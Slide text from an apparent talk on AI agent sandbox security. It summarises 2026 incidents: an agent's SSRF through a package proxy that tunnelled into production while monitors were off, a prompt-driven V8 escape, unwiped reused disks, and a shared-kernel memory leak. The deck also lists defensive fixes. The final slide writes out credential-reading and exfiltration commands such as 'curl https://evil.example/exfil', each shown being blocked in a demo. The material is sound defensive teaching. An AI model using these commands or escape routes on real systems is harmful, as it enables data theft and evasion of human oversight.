
  11. How the SSRF worked OpenAI and Hugging Face, the SSRF

    Server-side request forgery: get a trusted server to fetch a destination you were never allowed to reach yourself. The agent No internet of its own, but allowed to talk to the proxy → asks it to fetch a URL The package proxy Trusted, and it can reach the open internet → fetches it, returns the reply No kernel bug, no container escape. It abused the one service the box was allowed to talk to. Mechanism-level summary from the published reports. Exact proxy details were not disclosed. The destination Now reachable both ways, so the door is a twoway tunnel

  12. The pivot into production OpenAI and Hugging Face, the pivot

    Tunnel open The proxy now carried traffic both ways No alarm Into production It reached another org's live systems Monitors were off, so nothing caught it What would have stopped it Allow egress by destination, not just by protocol Keep safety monitors on in every environment Treat the proxy as attack surface: patch, scope, log it Short-lived, scoped credentials so a tunnel reaches little OpenAI and Hugging Face incident reports, July and August 2026.

  13. A bug in the shared engine hits every tenant Cloudflare

    Code Mode, August 2026 tenant A Researchers found memory bugs in the engine that runs the code. A poisoned prompt could ride one of them down to the machine itself. tenant B one shared engine, with a bug reach the engine, reach everything in it Attack Why it worked Impact Memory-corruption bug in the V8 engine One shared runtime across tenants Prompt-driven escape toward the host Check Point Research, Black Hat, August 2026. Researcher finding; the managed service was reported fixed.

  14. Reused disks leaked the last tenant's data Cloudflare Containers, September

    2026 customer A When a disk was reused, the old data wasn't wiped first. A new customer could read what the last one left behind. customer B same disk, handed around block not wiped block Attack Why it worked Impact Reused block storage not zeroed on reassign Tenant isolation is not storage hygiene Recover a prior tenant's leftover data Cloudflare blog, September 2026. Fixed; Cloudflare reports no sign anyone's data was taken.

  15. Every microVM still shares one host kernel Vercel, October 2026

    own kernel A A $1,000,000 break-in challenge. The microVM held against 1,285 attempts, but one flaw in the Linux kernel under all of them still leaked host memory. own kernel B one Linux kernel underneath strong walls, shared floor Attack Why it worked Impact Linux kernel flaw underneath microVM Every guest shares one host kernel Host memory disclosure Vercel engineering, October 2026. No customer data was accessed.

  16. The Pattern Twice, old disk data leaked to the next

    customer Two different companies, the same mistake. So test what happens when storage is reused, not only when code is running. Cloudflare Containers Vercel Sandbox The fix reused block not zeroed host memory left readable wipe on reuse, then test it

  17. Part three Test the sandbox yourself A sandbox is a

    claim until you try to break it. Pick any box below, we break one live with fake secrets and a throwaway container. Hosted and commercial Open source and self-host E2B, Daytona, Modal, Vercel Sandbox, Cloudflare, Fly Docker sbx, gVisor, Kata, Firecracker, microsandbox, Machines, Northflank, Runloop, etc. sandbox-runtime, etc. We use Docker's sbx because it is one command. The method is the point, and it works on every box here.

  18. Four attacks, one sandbox Live demo, Docker sbx The attack

    Inside the sandbox cat /host/.aws/credentials No such file or directory curl https://evil.example/exfil 403, blocked by egress policy env | grep -i key only the proxy stub, no real key bash /inbox/task-from-ticket.sh all three denied Same commands, run live. The model never changes. The box changes what the commands are allowed to do.
